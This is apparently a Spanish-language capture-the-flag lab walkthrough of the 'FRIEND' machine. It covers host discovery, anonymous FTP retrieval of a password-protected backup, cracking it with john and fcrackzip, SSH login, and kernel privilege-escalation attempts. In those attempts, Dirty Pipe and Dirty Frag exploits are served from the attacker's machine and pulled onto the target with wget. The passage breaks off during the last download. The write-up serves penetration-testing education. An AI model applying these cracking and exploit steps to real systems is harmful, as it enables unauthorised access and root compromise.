
Solución al lab **FRIEND** (nivel insano)

Al descargar el lab y descomprimirlo notamos que tenemos una maquina en formato OVA, por lo que procedimos a montarlo en vmware



Vemos que tenemos una máquina Debian como nuestro objetivo, para saber cual es el IP de esa máquina tenemos varias formas

Primero vamos a ver cual es el IP de nuestra máquina kali

```
┌──(chifay㉿kali)-[~/Whoami-Labs/friend]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:c0:e2:49 brd ff:ff:ff:ff:ff:ff
    inet 192.168.60.133/24 brd 192.168.60.255 scope global dynamic noprefixroute eth0
       valid_lft 1603sec preferred_lft 1603sec
    inet6 fe80::20c:29ff:fec0:e249/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 16:6d:8d:f6:2b:fe brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
    inet6 fe80::146d:8dff:fef6:2bfe/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
```

Aquí nos muestra tres interfaces de red

1. lo es la interfaz de loopback con el IP 127.0.0.1
2. eth0 es nuestra interfaz de red con el IP 192.168.60.133
3. docker0 es la interfaz de red de docker con la IP 172.17.0.1

Podemos ver además el estado de cada interfaz de red, siendo eth0 UP y docker0 DOWN

Con esta información en mente podemos:

1. Con nmap hacer un barrido con ping de toda le red para ver los host que se encuentran en dicha red

```
┌──(chifay㉿kali)-[~/Whoami-Labs/friend]
└─$ nmap -sn 192.168.60.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-26 08:30 -0600
Nmap scan report for 192.168.60.1
Host is up (0.00030s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.60.2
Host is up (0.00026s latency).
MAC Address: 00:50:56:F4:49:16 (VMware)
Nmap scan report for 192.168.60.134
Host is up (0.00050s latency).
MAC Address: 00:0C:29:E5:54:59 (VMware)
Nmap scan report for 192.168.60.254
Host is up (0.00026s latency).
MAC Address: 00:50:56:ED:11:5B (VMware)
Nmap scan report for 192.168.60.133
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.91 seconds
```


De todas las IP que nos da el escaneo descartamos la .1 y .254 (inicio y fin de la red), .2 es nuestro Gateway así que la que nos queda (además de nuestro IP) es la .134

¿Cómo saber cuál es nuestro Gateway?


```
┌──(chifay㉿kali)-[~/Whoami-Labs/friend]
└─$ ip route
default via 192.168.60.2 dev eth0 proto dhcp src 192.168.60.133 metric 100
172.17.0.0/16 dev docker0 proto kernel scope link src 172.17.0.1 linkdown
192.168.60.0/24 dev eth0 proto kernel scope link src 192.168.60.133 metric 100
```

Con nmap también tenemos las opciones

- *Escaneo ARP (red local)*



- *Escaneo de eco ICMP*



2. Usando netdiscover

```
┌──(chifay㉿kali)-[~]
└─$ sudo netdiscover -i eth0 -r 192.168.60.0/24
```

```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 21 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 1260
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 _____________________________________________________________________________

 192.168.60.1    00:50:56:c0:00:08     17    1020  VMware, Inc.
 192.168.60.2    00:50:56:f4:49:16      2     120  VMware, Inc.
 192.168.60.134  00:0c:29:e5:54:59      1      60  VMware, Inc.
 192.168.60.254  00:50:56:ed:11:5b      1      60  VMware, Inc.
```

3. Descubrimiento rápido de hosts

```
┌──(chifay㉿kali)-[~/Whoami-Labs/friend]
└─$ sudo masscan --ping 192.168.60.0/24
[sudo] password for chifay:
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2026-08-26 15:39:18 GMT
Initiating ICMP Echo Scan
Scanning 256 hosts
Discovered open port 0/icmp on 192.168.60.2
Discovered open port 0/icmp on 192.168.60.134
rate:  0.00-kpps, 100.00% done, waiting -13-secs, found=0
```

4. arp-scan

arp-scan es una herramienta de línea de comandos utilizada para descubrir e identificar hosts IP en una red local enviando solicitudes ARP. Ayuda a identificar dispositivos activos asignando direcciones IP a direcciones MAC

```
┌──(chifay㉿kali)-[~/Whoami-Labs/friend]
└─$ sudo arp-scan --interface=eth0 --localnet
Interface: eth0, type: EN10MB, MAC: 00:0c:29:c0:e2:49, IPv4: 192.168.60.133
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.60.1    00:50:56:c0:00:08       VMware, Inc.
192.168.60.2    00:50:56:f4:49:16       VMware, Inc.
192.168.60.134  00:0c:29:e5:54:59       VMware, Inc.
192.168.60.254  00:50:56:ed:11:5b       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.031 seconds (126.05 hosts/sec). 4 responded
```

Ya que hemos identificado nuestro IP objetivo, vamos a realizar un escaneo completo de puertos con nmap

```
┌──(chifay㉿kali)-[~/Whoami-Labs/friend]
└─$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 192.168.60.134 -oN nmap_friend
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-26 09:52 -0600
```

```
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 64 vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.60.133
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 ftp      ftp          4096 Jun 15 19:28 pub
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 8.4p1 Debian 5+deb11u7 (protocol 2.0)
| ssh-hostkey:
|   3072 56:4e:a3:2c:3e:60:df:56:5c:fa:1f:8a:4b:01:2b:05 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDVqC0VHnIhJ8VwClA69ea3Wud+XLjQ/3IYZqxKY9ykvXZZMN3T9qp6cBAhP3gKKXl98LFIOgmgQqbwkDm
+LA858Cm1nVahxpuBopA+Qc3B7Eb7FmOurqrBvQq4F7+MduPZUounk7IhjKZuy31ni+Gk7adqe/oUBa3Bz4oNnKhHFo/EcIaLumNlN68×3Nu1EydDbi6Abh2h
A9H8yY652GZPLhthOvJTof0vTLwLrMYhqS9noPWFBuJ93P5dx2pA5YxVxDBbBXmtDbI8FyuaeNe4OawurD+P6wDWuI3RpAe3FEOUekjm8qyOmB7i5szlpLz1w
Bjx+ueydD6JEqywyOWnfx0izbfmh8vO98iPNwsLBN2cTZVdiQfZPsBlR9qnPINrZ8eUAt9uF7m8WDcB8087Mp7JNeipGi9OQQxsUibOWRbSPZHiV7dlav4Srd
gan8FyLdB9rt/FW1qWKx53HeIniirI8MoU3+WTPn0Wul0rnbEhCuiwrMMbYbDr8EwrpaE=
|   256 e4:4c:da:68:5e:61:30:41:6d:64:79:a4:1a:89:c7:82 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBH27Ups/Gqk1zfhk9F522lH91Fn6EOoGJrc7ywPrr9O6VR2
iGO9+q+EjC7yoPnNXdQAho4JEsU4qiMI7SueJ5mo=
|   256 7e:0e:7e:d2:09:8a:9d:16:29:c2:ff:ae:74:7c:1c:c3 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDcJrn+Df0DonzMu0jdjyNgMLUvo0lLKyAwFRjMEnIYK
MAC Address: 00:0C:29:E5:54:59 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Encontramos solo dos puertos expuestos, 21 ftp que permite sesiones anonimas y 22 ssh

Veamos que encontramos en el directorio pub del ftp

```
┌──(chifay㉿kali)-[~/Whoami-Labs/friend]
└─$ ftp anonymous@192.168.60.134
Connected to 192.168.60.134.
220 (vsFTPd 3.0.3)
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -al
229 Entering Extended Passive Mode (|||29304|)
150 Here comes the directory listing.
drwxr-xr-x    3 ftp      ftp          4096 Jun 15 19:28 .
drwxr-xr-x    3 ftp      ftp          4096 Jun 15 19:28 ..
drwxr-xr-x    2 ftp      ftp          4096 Jun 15 19:28 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls -al
229 Entering Extended Passive Mode (|||52673|)
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Jun 15 19:28 .
drwxr-xr-x    3 ftp      ftp          4096 Jun 15 19:28 ..
-rw-r--r--    1 ftp      ftp           352 Jun 15 19:28 backup.zip
226 Directory send OK.
ftp> get backup.zip
local: backup.zip remote: backup.zip
229 Entering Extended Passive Mode (|||20200|)
150 Opening BINARY mode data connection for backup.zip (352 bytes).
100% |*****************************************************************************|   352       49.79 KiB/s    00:00 ETA
226 Transfer complete.
352 bytes received in 00:00 (45.22 KiB/s)
ftp>
```

Encontramos un archivo de backup en .zip, veamos si nos permite salir del directorio raiz

```
ftp> cd ..
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||39678|)
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Jun 15 19:28 pub
226 Directory send OK.
ftp> cd ..
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||12998|)
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Jun 15 19:28 pub
226 Directory send OK.
ftp>
```

Veamos que contiene el backup

```
┌──(chifay㉿kali)-[~/Whoami-Labs/friend]
└─$ unzip backup.zip
Archive:  backup.zip
[backup.zip] backup.sql password:
```

Contiene el archivo backup.sql pero está protegido por contraseña, veamo si lo podemos crackear

Generar hash de backup.zip

```
┌──(chifay㉿kali)-[~/Whoami-Labs/friend]
└─$ zip2john backup.zip > backup.hash
ver 2.0 efh 5455 efh 7875 backup.zip/backup.sql PKZIP Encr: TS_chk, cmplen=166, decmplen=182, crc=FFD70E2E ts=739D cs=739
d type=8

┌──(chifay㉿kali)-[~/Whoami-Labs/friend]
└─$
```

Usar john para crackearlo

```
┌──(chifay㉿kali)-[~/Whoami-Labs/friend]
└─$ john backup.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pokemon          (backup.zip/backup.sql)
1g 0:00:00:00 DONE (2026-08-26 10:10) 100.0g/s 819200p/s 819200c/s 819200C/s 123456..whitetiger
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(chifay㉿kali)-[~/Whoami-Labs/friend]
└─$
```

Otra opción para crackearlo es usando fcrackzip

```
┌──(chifay㉿kali)-[~/Whoami-Labs/friend]
└─$ fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt backup.zip


PASSWORD FOUND!!!!: pw == pokemon

┌──(chifay㉿kali)-[~/Whoami-Labs/friend]
└─$
```

Veamos el contenido de backup.sql

```
┌──(chifay㉿kali)-[~/Whoami-Labs/friend]
└─$ unzip backup.zip
Archive:  backup.zip
[backup.zip] backup.sql password:
  inflating: backup.sql

┌──(chifay㉿kali)-[~/Whoami-Labs/friend]
└─$ cat backup.sql
-- MySQL dump
INSERT INTO users (username, password, role) VALUES
('admin', '7c222fb2927d828af22f592134e8932480637c0d', 'administrator'),
('friend', 'Friendship123!', 'developer');

┌──(chifay㉿kali)-[~/Whoami-Labs/friend]
└─$
```

Tenemos dos credenciales, admin y friend, la contraseña de admin parece ser un hash SHA1, veamos si podemos crackearlo

```
┌──(chifay㉿kali)-[~/Whoami-Labs/friend]
└─$ john --format=raw-sha1 admin.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 512/512 AVX512BW 16x])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
12345678         (?)
1g 0:00:00:00 DONE (2026-08-26 10:23) 100.0g/s 1600p/s 1600c/s 1600C/s 123456..jessica
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed.

┌──(chifay㉿kali)-[~/Whoami-Labs/friend]
└─$
```

Ya que tenemos las credenciales completas vamos a probarlas con ssh

Credenciales admin:12345678

```
┌──(chifay㉿kali)-[~/Whoami-Labs/friend]
└─$ ssh admin@192.168.60.134
The authenticity of host '192.168.60.134 (192.168.60.134)' can't be established.
ED25519 key fingerprint is: SHA256:KAE59uP7Zjbz69VzB2AMLqgdbIxQVTAISf21F07N2qc
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.60.134' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
admin@192.168.60.134's password:
Permission denied, please try again.
admin@192.168.60.134's password:
```

Credenciales friend:Friendship123!

```
┌──(chifay㉿kali)-[~/Whoami-Labs/friend]
└─$ ssh friend@192.168.60.134
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
friend@192.168.60.134's password:
Linux debian 5.10.0-14-amd64 #1 SMP Debian 5.10.113-1 (2022-04-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jun 15 15:01:11 2026 from 192.168.33.1
friend@debian:~$
```


Credenciales válidas para friend, veamos que permisos tenemos

```
friend@debian:~$ whoami
friend
friend@debian:~$ id
uid=1001(friend) gid=1001(friend) grupos=1001(friend)
friend@debian:~$ pwd
/home/friend
friend@debian:~$ ls -al
total 24
drwx------ 3 friend friend 4096 jun 15 15:14 .
drwxr-xr-x 4 root   root   4096 jun 15 15:12 ..
-rw-r--r-- 1 friend friend  220 mar 27  2022 .bash_logout
-rw-r--r-- 1 friend friend 3526 mar 27  2022 .bashrc
drwxr-xr-x 3 friend friend 4096 jun 15 14:37 .local
-rw-r--r-- 1 friend friend  807 mar 27  2022 .profile
friend@debian:~$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for friend:
Sorry, user friend may not run sudo on debian.
friend@debian:~$
```

Veamos si existen otros usuarios en el sistema

```
friend@debian:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:110:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
ftp:x:106:113:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
friend:x:1001:1001::/home/friend:/bin/bash
enemy:x:1002:1002::/home/enemy:/bin/bash
friend@debian:~$
```

Búsqueda de binarios SUID, SGID y capabilities



VECTORES DE KERNEL EXPLOIT PARA DEBIAN 11 (KERNEL 5.10)

Kernel Version: 5.10.0-14-amd64

Esta versión es vulnerable a varios exploits conocidos:

CVE	Descripción	Estado
CVE-2021-3490	eBPF verifier bug	✅ Explotable
CVE-2022-0847	Dirty Pipe	✅ Explotable
CVE-2022-2588	Netfilter bug	✅ Explotable
CVE-2023-32233	Netfilter nf_tables	✅ Explotable
CVE-2023-0386	OverlayFS	✅ Explotable

EXPLOTAR VULNERABILIDADES DE KERNEL

Opción 1: Dirty Pipe (CVE-2022-0847) - MÁS CONFIABLE

Dirty Pipe es un exploit muy estable para kernels 5.8 - 5.16.

1. Descargar el exploit en nuestro Kali

```
┌──(chifay㉿kali)-[~/Whoami-Labs/friend]
└─$ git clone https://github.com/imfiver/CVE-2022-0847.git
Cloning into 'CVE-2022-0847'...
remote: Enumerating objects: 40, done.
remote: Counting objects: 100% (40/40), done.
remote: Compressing objects: 100% (36/36), done.
remote: Total 40 (delta 9), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (40/40), 11.38 KiB | 115.00 KiB/s, done.
Resolving deltas: 100% (9/9), done.
```

2. Servimos el archivo

```
┌──(chifay㉿kali)-[~/Whoami-Labs/friend]
└─$ cd CVE-2022-0847

┌──(chifay㉿kali)-[~/Whoami-Labs/friend/CVE-2022-0847]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

3. En la máquina víctima (como friend)

```
friend@debian:~$ cd /tmp
friend@debian:/tmp$ wget http://192.168.60.133:8000/Dirty-Pipe.sh
--2026-08-26 12:16:48--  http://192.168.60.133:8000/Dirty-Pipe.sh
Conectando con 192.168.60.133:8000... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 4855 (4,7K) [application/x-sh]
Grabando a: «Dirty-Pipe.sh»

Dirty-Pipe.sh                100%[═══════════════════════════════════════════════⇒]   4,74K  --.-KB/s    en 0s

2026-08-26 12:16:49 (185 MB/s) - «Dirty-Pipe.sh» guardado [4855/4855]

friend@debian:/tmp$ chmod +x Dirty-Pipe.sh
friend@debian:/tmp$
```

5. Ejecutar el exploit

```
friend@debian:/tmp$ bash Dirty-Pipe.sh
/etc/passwd已备份到/tmp/passwd
It worked!

# 恢复原来的密码
rm -rf /etc/passwd
mv /tmp/passwd /etc/passwd
Contraseña:
su: Fallo de autenticación
```

Después de probar varios exploit para CVE-2022-0847, a pesar que después de ejecutarlos daban mensaje exitoso, no hubo modificación del archivo /etc/passwd y por tanto no nos fue posible escalar

Investigando un buen tiempo exploits para este kernel di con Dirty Frag

This document describes the Dirty Frag vulnerability class, first discovered and reported by Hyunwoo Kim (@v4bel), which can obtain root privileges on major Linux distributions by chaining the `xfrm-ESP Page-Cache Write (CVE-2026-43284)` vulnerability and the `RxRPC Page-Cache Write (CVE-2026-43500)` vulnerability.

Dirty Frag is a case that extends the bug class to which Dirty Pipe and Copy Fail belong. Because it is a deterministic logic bug that does not depend on a timing window, no race condition is required, the kernel does not panic when the exploit fails, and the success rate is very high.

https://github.com/V4bel/dirtyfrag

Lo descargue en mi kali y lo servi para pasarlo al Debian

```
┌──(chifay㉿kali)-[~/Whoami-Labs/friend/kernel-exploits]
└─$ git clone https://github.com/V4bel/dirtyfrag.git
Cloning into 'dirtyfrag'...
remote: Enumerating objects: 64, done.
remote: Counting objects: 100% (34/34), done.
remote: Compressing objects: 100% (22/22), done.
remote: Total 64 (delta 18), reused 12 (delta 12), pack-reused 30 (from 2)
Receiving objects: 100% (64/64), 5.83 MiB | 595.00 KiB/s, done.
Resolving deltas: 100% (23/23), done.

┌──(chifay㉿kali)-[~/Whoami-Labs/friend/kernel-exploits]
└─$ cd dirtyfrag

┌──(chifay㉿kali)-[~/Whoami-Labs/friend/kernel-exploits/dirtyfrag]
└─$ ls -al
total 92
drwxrwxr-x  4 chifay chifay  4096 Aug 26 19:25 .
drwxrwxr-x 12 chifay chifay  4096 Aug 26 19:25 ..
drwxrwxr-x  2 chifay chifay  4096 Aug 26 19:25 assets
-rw-rw-r--  1 chifay chifay 67803 Aug 26 19:25 exp.c
drwxrwxr-x  7 chifay chifay  4096 Aug 26 19:25 .git
-rw-rw-r--  1 chifay chifay  5364 Aug 26 19:25 README.md

┌──(chifay㉿kali)-[~/Whoami-Labs/friend/kernel-exploits/dirtyfrag]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.60.134 - - [26/Aug/2026 19:27:04] "GET /exp.c HTTP/1.1" 200 -
192.168.60.134 - - [26/Aug/2026 19:27:21] "GET /exp.c HTTP/1.1" 200 -
```

Despues en la sesión con la máquina debian, lo descargamos, compilamos y ejecutamos

```
friend@debian:/tmp$ wget http://192.168.60.133:8000/exp.c
--2026-08-26 20:27:21--  http://192.168.60.133:8000/exp.c
Conectando con 192.168.60.133:8000... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 67803 (66K) [text/x-csrc]
Grabando a: «exp.c»

